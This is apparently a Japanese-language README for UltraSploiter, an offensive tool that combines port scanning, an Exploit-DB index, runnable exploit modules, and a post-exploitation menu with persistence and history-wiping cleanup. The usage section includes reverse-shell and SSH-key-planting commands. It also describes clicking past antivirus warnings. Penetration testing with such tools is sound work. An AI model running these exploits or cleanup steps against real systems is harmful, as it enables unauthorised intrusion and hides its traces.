 vqkro/ultrasploiter
ポートスキャナ、Exploit-DBの全インデックス(47kエントリ)、実行可能なエクスプロイトモジュールを1つのツールに統合した単一バイナリ。Rustで書かれており、Linux、Windows、macOSで動作します。
ポートスキャナ、exploit-db の完全なインデックス、そして実行可能なエクスプロイトのセットを 1 つのバイナリにまとめたものです。単一ファイル、依存関係なし。linux、windows、macos 対応。
通常 nmap + searchsploit + metasploit を使うなら、これはその 3 つすべてを 1 つのコマンドの背後にまとめたものです:
| 通常 | ここでは |
|---|---|
nmap | UltraSploiter scan <ip> |
searchsploit | UltraSploiter search <kw> |
msfconsole | UltraSploiter exploit <ip> <module> |
これは大きなリリースです。このリリースの要点は、スキャンからシェル取得までを一連の流れのように感じられるようにすること、そして一度ボックスに侵入したら、生のコマンドを単純なパイプに打ち込む必要がないようにすることです。
sessions -i <id> で ↑/↓ と enter で操作する本格的なメニューが開きます。コマンドの実行、ファイルの一覧表示、ファイルのダウンロード、ファイルのアップロード、相手のデスクトップをそのまま自分の環境へスクリーンショット、壁紙の差し替え、システム情報のダンプ、永続化の設置、クリーンアップ。各アクションは windows か linux かを自動で判別します。-T3 は現在 2500 ソケット同時、-T5 は 12000)。そのため、トップ 1000 のスイープが実ネットワーク上で明らかに速く完了します。要するに: 同じ 3 文字の約束、scan からボックス上のシェルまでの道のりがずっと短くなりました。
リバースシェルが接続すると、それはセッションとして登録されます。メニューに入るには:
UltraSploiter console
usp > sessions
usp > sessions -i 1
矢印キーで移動できるリストが表示されます(数字キーでもジャンプできます)、 Enter で選択します:
| アクション | 動作内容 |
|---|---|
| shell | 対話型コマンドシェル、back で戻る |
| files | ls -la / または dir C:\ |
| sysinfo | ホスト、ユーザー、OS、インターフェース |
| screenshot | ターゲットのデスクトップを取得し、~/.ultrasploiter/loot に保存 |
| download | ファイルを ~/.ultrasploiter/loot に取得(base64) |
| upload | ローカルファイルをターゲットに送信(base64) |
| wallpaper | 画像をダウンロードして壁紙に設定 |
| persist | 再起動エントリを書き込む(事前に確認あり) |
| cleanup | シェル履歴と一時アーティファクトを消去 |
ターゲットの OS を自動検出し(linux か windows)、各アクションに適した コマンドを構築します — windows では powershell、linux では sh/coreutils。ファイル 転送は既存のソケット経由で base64 として行われるため、どちらの側にも 他に何もインストールする必要はありません。

最も簡単な方法は、ビルド済みバイナリを取得して実行するだけです。インストールは不要です。
リリースページから:
UltraSploiter-windows-x86_64.exe、ダブルクリックで実行UltraSploiter-linux-x86_64セキュリティツールであるため、アンチウイルスや SmartScreen が警告を出します。windows では 詳細情報 -> 実行 をクリックするか、常に使う場合は除外設定に追加してください。
UltraSploiter.exe をダブルクリックするとメニューが開きます。SmartScreen が
不明な発行元について警告を出した場合(署名されていないため必ず出ます)、詳細情報 -> 実行 をクリックしてください。
chmod +x UltraSploiter-linux-x86_64
./UltraSploiter-linux-x86_64
chmod +x UltraSploiter-macos-arm64
./UltraSploiter-macos-arm64
if gatekeeper にブロックされた場合(繰り返しになりますが、署名されていないため)、右クリック → 開くを選択するか、検疫フラグを一度クリアしてください:
xattr -d com.apple.quarantine UltraSploiter-macos-arm64
お使いのプラットフォーム向けのバイナリがない場合、または何かを変更したい場合にのみ必要です。rust 1.74+ が必要です。
sudo apt install build-essential
git clone https://gitlab.com/vqkro/ultrasploiter
cd ultrasploiter
./build.sh
xcode-select --install
git clone https://gitlab.com/vqkro/ultrasploiter
cd ultrasploiter
./build.sh
git clone https://gitlab.com/vqkro/ultrasploiter
cd ultrasploiter
.\build.ps1
build.ps1 は gnu ツールチェーンを使用するため、Visual Studio や msvc は不要です。見つからなければインストールします。すでに msvc ビルドツールがある場合は、単に cargo build --release でも動作します。
Windows での注意点が1つあります。windows-sys(tokio によって取り込まれる)は dlltool を呼び出しますが、これにはアセンブラ as が必要で、rust-mingw コンポーネントには含まれていません。build.ps1 は tools\mingw64\bin と %USERPROFILE%\tools\mingw64\bin の中に as を含む mingw の bin を探し、PATH の先頭に追加します。error calling dlltool が発生した場合は、winlibs のビルドをこれらのいずれかに配置してください。msvc には影響しません。

引数なしで実行するとメニューが表示されます:
   1)  Scan a target           find open ports and services
   2)  Search exploits         keyword lookup
   3)  List runnable modules
   4)  Run an exploit          pick a target and a module
   5)  Console                 advanced msf-style commands
   0)  Exit
短縮形: ターゲットを指定し、実行したいモジュールがあれば追加すれば、あとは自動的に処理されます。
UltraSploiter 10.0.0.5                           # scan it (same as scan 10.0.0.5)
UltraSploiter 10.0.0.5 -p 22,80,443 -T4          # scan with flags
UltraSploiter 10.0.0.5 vsftpd_234                # run a native/catalog module
UltraSploiter 10.0.0.5 exploit/windows/smb/ms17_010_eternalblue
                                                 # route an msf module, RHOSTS set for you
明示的なコマンドを好む場合は、以下のとおりです:
UltraSploiter scan 10.0.0.5                      # top 1000 ports + fingerprint + suggestions
UltraSploiter scan 10.0.0.0/24 -p 22,80,443      # host discovery, then scan the live ones
UltraSploiter scan 10.0.0.1-50 -p 1-1024 -T4     # range, fast timing
UltraSploiter scan 10.0.0.5 -p -                 # all 65535 ports
UltraSploiter scan 10.0.0.5 -sU                  # UDP scan
UltraSploiter scan 10.0.0.0/24 --check           # scan then safely check matched modules
UltraSploiter scan 10.0.0.5 -sC                  # default scripts (ssh/smb/redis/tls)
UltraSploiter scan 10.0.0.5 --json
UltraSploiter scan 10.0.0.5 -oX out.xml
UltraSploiter search samba
UltraSploiter search apache -n 20 --type remote --platform linux
UltraSploiter info 17491
UltraSploiter show 17491                          # print the PoC source for an Exploit-DB id
UltraSploiter modules
UltraSploiter msf search smb                      # bridge to Metasploit (needs it installed)
UltraSploiter exploit 10.0.0.5 vsftpd_234
UltraSploiter exploit 10.0.0.5 shellshock -o lhost=10.0.0.1 -o lport=4444
UltraSploiter console
Linux/macOS では ./ を付けてください(例: ./UltraSploiter scan 10.0.0.5)。
エイリアス: find = search、list = modules、run = exploit。
| フラグ | 意味 |
|---|---|
-p <spec> | top(1000)、80,443、1-1024、-(すべて) |
-T0..-T5 | タイミングテンプレート、遅く/静かにから速く/騒がしく |
-sU | UDP プローブスキャン |
-sV | サービス/バージョン検出(デフォルトで有効) |
-sC | デフォルトスクリプト: ssh-auth-methods、smb-version、redis-info、ssl-cert |
-Pn | ホスト探索をスキップし、すべてのホストをスキャン |
--check | スキャンがマッチしたすべてのモジュールを安全にチェック |
--max-rate n | 1秒あたりの接続数を制限 |
--retries n | 失敗した接続を再試行 |
--no-banner | バナー取得をスキップ |
--json | JSON を stdout に出力 |
-oX <file> | nmap 形式の XML |
ターゲットにはホスト名、IP、CIDR ブロック(10.0.0.0/24)、範囲
(10.0.0.1-50 または 10.0.0.1-10.0.0.9)、カンマ区切りリストを指定できます。複数のホストの場合は
まず高速な TCP ホスト探索パスを実行し、応答があったものだけをスキャンするため、トップ 1000 ポートに対する /24 でも
数分ではなく数秒で結果が返ります。
スキャナは非同期(tokio)です。各 -T は同時に実行中のソケット数を設定し
(-T5 では最大 8000)、nmap のトップ 1000 は数秒で完了します。すべての
「open」は完了した TCP ハンドシェイクであるため、結果は正確です。サービス検出は
HTTP タイトル(nmap の http-title と同様)を取得し、実行の最後にはバナーからの OS 推測が表示されます。
-o key=value)| キー | 使用するモジュール | 意味 |
|---|---|---|
lhost、lport | rev-shell モジュール | コールバックアドレス |
rport | web モジュール | HTTP ポートを上書き |
path | shellshock、struts、phpunit | エンドポイントパス |
user、pass | tomcat_manager | マネージャー認証情報 |
core | solr_rce | Solr コア名 |
file | grafana_lfi | 読み取るファイル |
ssh_pubkey | redis_unauth | authorized_keys に追加するキー |
src、dst | proftpd_modcopy | コピー元 / コピー先 |
timeout | すべて | ソケットタイムアウト秒数 |


